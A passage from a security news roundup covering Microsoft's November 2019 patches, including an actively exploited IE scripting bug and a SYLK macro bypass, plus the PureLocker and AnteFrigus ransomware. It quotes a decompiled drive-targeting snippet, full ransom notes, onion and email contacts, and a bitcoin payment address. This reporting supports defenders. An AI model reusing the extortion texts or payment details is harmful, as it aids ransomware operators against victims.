In the more recent TCP reflection attacks, the firm's forensics showed that the attackers leveraged a large majority of the internet IPv4 address space as reflector, with a spoofed source originating from either bots or servers hosted on subnets and by without IP source address verification. The 2019 activity follows an 11 percent dip in the number of DDoS attacks in the fourth quarter of 2018, following the FBI's crackdown on 15 DDoS-for-hire sites.

Source: *https://threatpost.com/massive-ddos-amazon-telecom-infrastructure/150096/*

8. Microsoft Patches RCE Bug Actively Under Attack

A critical bug in a Microsoft scripting engine, under active attack, has been patched as part of Microsoft's Patch Tuesday security roundup.

The vulnerability exists in Internet Explorer and allows an attacker to execute rogue code if a victim is coaxed into visiting a malicious web page, or, if they are tricked into opening a specially crafted Office document.

"An attacker who successfully exploits the vulnerability could gain the same user rights as the current user. If the current user is logged on with administrative user rights, an attacker…could take control of an affected system," Microsoft wrote in its advisory.

Under an Office document attack scenario, Microsoft said an adversary might embed an ActiveX control marked "safe for initialization" in an Office document. If initialized, the malicious document could then directed to a rogue website, booby-trapped with specially crafted content that could exploit the vulnerability.
The bug (CVE-2019-1429), first identified by Google Project Zero, is believed to be actively exploited in the wild, according to the computing giant.

November Patch Tuesday Tackles Additional Critical and Important Bugs

In total, Microsoft issued 75 CVEs that included 11 critical and 64 important.

One of the critical bugs includes an Excel security feature bypass flaw (CVE-2019-1457) which was publicly disclosed at the end of October and exploited as a zero-day.

"[This] is a security feature bypass in Microsoft Office for Mac due to improper enforcement of macro settings in Excel documents," explained Satnam Narang, senior research engineer at Tenable, in an email analysis of Patch Tuesday. "An attacker would need to create a specially crafted Excel document using the SYLK (SYmbolic LinK) file format, and convince a user to open such a file using a vulnerable version of Microsoft Office for Mac."

Earlier this month, Microsoft warned that malicious SYLK files are sneaking past endpoint defenses even when the "disable all macros without notification" function is turned on. This leaves systems vulnerable to a remote, unauthenticated attackers who can execute arbitrary code.

"XLM macros can be incorporated into SYLK files," wrote the United States Computer Emergency Readiness Team in a warning earlier this month. "Macros in the SYLK format are problematic in that Microsoft Office does not open in Protected View to help protect users."

Microsoft Trusted Platform Module Guidance and Housecleaning

The Patch Tuesday advisories also included non-CVE updates such as one regarding a vulnerability in Trusted Platform Module (TPM) chipset. The TPM vulnerability is a third-party bug not connected to the Windows operating system.

“Currently no Windows systems use the vulnerable algorithm. Other software or services you are running might use this algorithm. Therefore if your system is affected [it] requires the installation of TPM firmware updates,” wrote Microsoft in its advisory, ADV190024.

The vulnerability weakens key confidentiality protection for the Elliptic Curve Digital Signature Algorithm or ECDSA. The technology is used for a variety of different applications such as a Bitcoin-related app where it is leveraged to ensure that funds can only be spent by their rightful owners.

Chris Goettl, researcher with Ivanti, said this November Patch Tuesday should also serve as a reminder to a number of key Windows end-of-life dates.

“There are some Windows end-of-life dates that users should be aware of both this month and coming in January,” Goettl wrote. He added there are “some additional details on extended support for Windows 7 and Server 2008\2008 R2 from a blog post in November that discuss how to get access and ensure your systems are prepared for extended support if you are continuing on.”

Source: https://threatpost.com/microsoft-patches-rce-bug/150136/

9. PureLocker Ransomware Can Lock Files on Windows, Linux, and macOS

Cybercriminals have developed ransomware that can be ported to all major operating systems and is currently used in targeted attacks against production servers.


The new name is PureLocker. Malware researchers analyzed samples for Windows but a Linux variant is also being used in attacks.

Built to dodge detection

The malware is carefully designed to evade detection, hiding malicious or dubious behavior in sandbox environments, posing as the Crypto++ cryptographic library, and using functions normally seen in libraries for music playback.

For instance, if the malware determines that it's running in a debugger environment, it exits straight away. Furthermore, the payload deletes itself after execution.

This and more allowed PureLocker to stay under the radar for months in a row. For the past three weeks, PureLocker evaded the detection of antivirus engines on VirusTotal almost entirely.



2019-10-13T06:24:54	0 / 66
2019-10-14T12:32:47	1 / 66
2019-10-15T07:18:18	0 / 68
2019-10-21T12:33:43	0 / 69
2019-10-28T12:05:42	1 / 67
2019-10-28T13:13:07	1 / 69
2019-10-30T14:26:18	0 / 67

The name of the ransomware derives from the programming language it's written in, PureBasic, an unusual choice that provides some benefits, the researchers say in a report.


"AV vendors have trouble generating reliable detection signatures for PureBasic binaries. In addition, PureBasic code is portable between Windows, Linux, and OS-X, making targeting different platforms easier."

Encryption adds .CR1 extension

As far as file encryption is concerned, PureLocker is not different from other ransomware. It uses AES and RSA algorithms and leaves no recovery option by deleting the shadow copies.

The malware does not lock all files on a compromised system, avoiding executables. Encrypted items are easy to recognize by the .CR1 extension that is appended after the process.

A ransom note is left on the system desktop in a text file called "YOUR_FILES." No amount is given in the ransom; instead, victims need to contact the cybercriminals at a Proton email address, a different one for each compromise.



#CR1
All your files have been encrypted using: AES-256-CBC + RSA-4096.
Shadows copies were removed, original files were overwritten, renamed and deleted using safe methods.
Recovery is not possible without own RSA-4096 private key.

Only we can decrypt your files!

To decrypt your files contact us at: cr1-silvergold1@protonmail.com

Your private key will be deleted after 7 days starting from: 4/11/2019, after that the recovery of your files will not be possible.


The researchers noticed that the "CR1" string is present not only in the extension of the encrypted files but also in the ransom note and the email addresses.

A theory is that the string is specific to the affiliate spreading these specific samples since PureLocker is a ransomware-as-a-service business.

Code reuse from Cobalt and FIN6 malware

Researchers at Intezer and IBM X-Force say that PureLocker has been on the market for several months and reuses code from a backdoor called "More_Eggs" available on the dark web from a seasoned malware provider; the backdoor is also known as Terra Loader and SpicyOmelette.

Analysis of the ransomware showed that it uses code from multiple malicious binaries used by the Cobalt Group that focuses on attacking financial institutions.



The researchers determined that parts of a specific component used by Cobalt in the third stage of an attack are present in PureLocker. It is the JScript loader for the "more_eggs" backdoor, described by security researchers at Morphisec.

In previous research, IBM X-Force revealed that FIN6, another cybercriminal group targeting financial organizations, also used the "more_eggs" malware kit.

Most of the code in PureLocker is unique, though. This suggests that the malware is either a new one or an existent threat that has been heavily modified.

Reusing code from other malware is what helped this ransomware keep a low profile and not trigger antivirus alerts all this time. Details about its victims and the ransom demands are unknown at this time but now that it made it on researchers' radar, PureLocker will definitely get more attention from the infosec community.


Source: *https://www.bleepingcomputer.com/news/security/purelocker-ransomware-can-lock-files-on-windows-linux-and-macos/*

10. Strange AnteFrigus Ransomware Only Targets Specific Drives

A new and strange ransomware called AnteFrigus is now being distributed through malvertising that redirects users to the the RIG exploit kit. Unlike other ransomware, AnteFrigus does not target the C: drive, but only other drives commonly associated with removable devices and mapped network drives.

The RIG exploit kit uses malicious scripts hosted on attacker-owned or compromised sites that exploit vulnerabilities in Internet Explorer. If these vulnerabilities can be exploited, it will then install a payload in the visitor's machine without their knowledge.

In a new Hookads malvertising campaign discovered by exploit kit expert Mol69, the RIG exploit is now installing the AnteFrigus Ransomware on unsuspecting users.



mol69
@tkanalyst

2019-11-14#HookAds -> #RIGEK -> #AnteFrigus #Ransomware

[Example Payload]app.any.run/tasks/6624ecad...

(cc:@BleepinComputer @LawrenceAbrams @david_jursa @JAMESWT_MHT @JayTHL @anyrun_app)

♡ 11 11:10 AM - Nov 13, 2019

See mol69's other Tweets

Unusual behavior of the AnteFrigus Ransomware


When ransomware is executed on a computer, it will typically enumerate all of the drive letters on a computer and any accessible network shares. It will then attempt to encrypt files on these drives and shares if they have a certain file extension or if they are not part of a blacklist.

The AnteFrigus Ransomware, though, does things a bit differently.

When numerous researchers, including BleepingComputer, attempted to install AnteFrigus we found that the ransomware not encrypting anything other than USB drives or mapped network drives.

Due to its strange behavior, BleepingComputer contacted security researcher and reverse engineer Vitali Kremez and asked him to take a look.

It turns out, that this ransomware only targets the D:, E:, F:, G:, H:, and I: drives. It **does not** encrypt any files located on the C: drive or unmapped network shares.



```
sub_409597(&v90);
drive_parse(v43, L"E:");
LOBYTE(v81) = '0';
drive_parse(v44, L"D:");
LOBYTE(v81) = '1';
drive_parse(v45, L"F:");
LOBYTE(v81) = '2';
drive_parse(v46, L"I:");
LOBYTE(v81) = '3';
drive_parse(v47, L"U:");
LOBYTE(v81) = 52;
drive_parse(v48, L"G:");
LOBYTE(v81) = 53;
drive_parse(v49, L"H:");
LOBYTE(v81) = 54;
v50 = sub_43E3A7(8);
```

Targeted Drives

Furthermore, it will not encrypt any files that contain the following strings:

dll, adv, ani, big, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg, diagpkg, drv, exe, hlp, icl, icns, ico, ics, idx, ldf, lnk, mod, mpa, msc, msp, msstyles, msu, nls, nomedia, ocx, prf, rom, rtp, scr, shs, spl, sys, theme, themepack, wpx, lock, key, hta, msi, pck

Not encrypting the C: drive is odd as it is common for users to save documents on their local drives, especially if they are home users or have home offices.

It's possible that the ransomware is only targeting these specific drive letters as they may correspond to network shares where users commonly save their data in a business environment.

Kremez, though, does not think its being done for some sort of thought-out targeting methodology.

Based on the ransomware's code, Kremez told BleepingComputer that it is most likely a bug as the ransomware does not look particular sophisticated to him.

"This malware does not look super sophisticated and contained a plethora of debugging symbols, source references, and test/debug location," Kremez told BleepingComputer.


For this reason, Kremez feels that AnteFrigus is still in development or testing mode.

To distribute an in-development ransomware, though, would be foolish as the ransomware dev has to pay for RIG exploit kit installs and sacrifices potential victims to test the ransomware.

The AnteFrigus encryption process

Regardless of its reasns, the AnteFrigus ransomware will encrypt all files on the D:, E:, F:, G:, H:, and I: drives that do not contain the extensions listed in the previous section.

When encrypting a file, it will append a random character extension to encrypted files as shown below.




Name	Date modified	Type	Size
jpg.pat.rqvym	11/13/2019 1:34 PM	RQVYM File	4,677 KB
LICENSE_2.TXT.rqvym	11/13/2019 1:33 PM	RQVYM File	3 KB
minnnnnn.png.rqvym	11/13/2019 1:34 PM	RQVYM File	60 KB
mytest.doc.rqvym	11/13/2019 1:34 PM	RQVYM File	22 KB

4 items Offline status: Online
Offline availability: Not available

AnteFrigus Encrypted Files

The ransomware will also create the **C:\qweasd\test.txt** file, which is most likely being used as a lock or debug file.

Finally the ransomware will create ransom notes named [extension]-readme.txt in the C:\Instraction folder and on the desktop.




```
 $$$$    $$  $$   $$$$$$   $$$$$    $$$$$$   $$$$$    $$$$$$    $$$$    $$  $$    $$$$
$$  $$   $$$ $$     $$     $$       $$       $$  $$     $$     $$       $$  $$   $$
$$$$$$   $$ $$$     $$     $$$$     $$$$     $$$$$      $$     $$ $$$   $$  $$    $$$$
$$  $$   $$  $$     $$     $$       $$       $$  $$     $$     $$  $$   $$  $$       $$
$$  $$   $$  $$     $$     $$$$$    $$       $$  $$   $$$$$$    $$$$     $$$$     $$$$

[+] Whats Happen ? [+]

Your files are encrypted, and currently unavailable.You can check it : all files on you computer has expansion rqvym.
By the way, everything is possible to recover(restore), but you need to follow our instructions.Otherwise, you cant retur

[+] What guarantees ? [+]

Its just a business.We absolutely do not care about youand your deals, except getting benefits.If we do not do our workan
To check the ability of returning files, You should go to our website.There you can decrypt one file for free.That is our
If you will not cooperate with our service - for us, its does not matter.But you will lose your timeand data, cause just

[+] How to get access on website ? [+]

You have two ways :
1)[Recommended] Using a TOR browser!
a) Download and install TOR browser from this site: https://torproject.org/
b) Open our website :  http://yboa7nidpv5jdtumgfm4fmmvju3ccxlleut2xvzgn5uqlbjd5n7p3kid.onion/?rqvym

  (If you can't follow the link or other difficulty write to the technical support email : antefrigus@cock.li)

 2) If TOR blocked in your country, try to use VPN! For this:
 a) Open any browser (Chrome, Firefox, Opera, IE, Edge) and download and install free VPN programm and download TOR brows
  b) If you are having difficulty purchase bitcoins, or you doubt in buying decryptor, contact to any data recovery compa

 When you open our website, put the following data in the input form:

Key:

OTc3PTg7OOs/Pz87Nzs6PihcemxSKHl4fYBOKEpBJzs7Njg9JO5pQzZpeUUn


Extension name :


rqvym
```

AnteFrigus Ransom Note

This ransom note will contain a link to the Tor payment site, currently located at http://yboa7nidpv5jdtumgfm4fmmvju3ccxlleut2xvzgn5uqlbjd5n7p3kid.onion/, which will list the current ransom amount and a bitcoin address to send the payment to.

In our test, the ransom is $1,995 USD and becomes $3,990 after a little over 4 days as shown below.



AnteFrigus

Price doubles after

4 day 5 hours and 17 minutes

To recover your files, you must pay the ransom.

Your current ransom price 1995$ (USD)

You must hurry up because the ransom price will double after the counter at the top right of this page will reach zero. If you fail to pay until that time, the price will increase x2 (doubled), so if it was 1995 USD it will become 3990 USD.

To pay the ransom you must buy bitcoin, and send exactly this amount of btc 0.22805171 BTC to address:

12VXBL2CdMyEYEijon4h4LHgo9NtttGuTH

We provide 1 test decryption to prove that we can recover your files. Ask the operator in a chat to decrypt the file.
Attention! We are decrypting only image files for free, as they do not have any significant value to you.

AnteFrigus Tor Payment Site

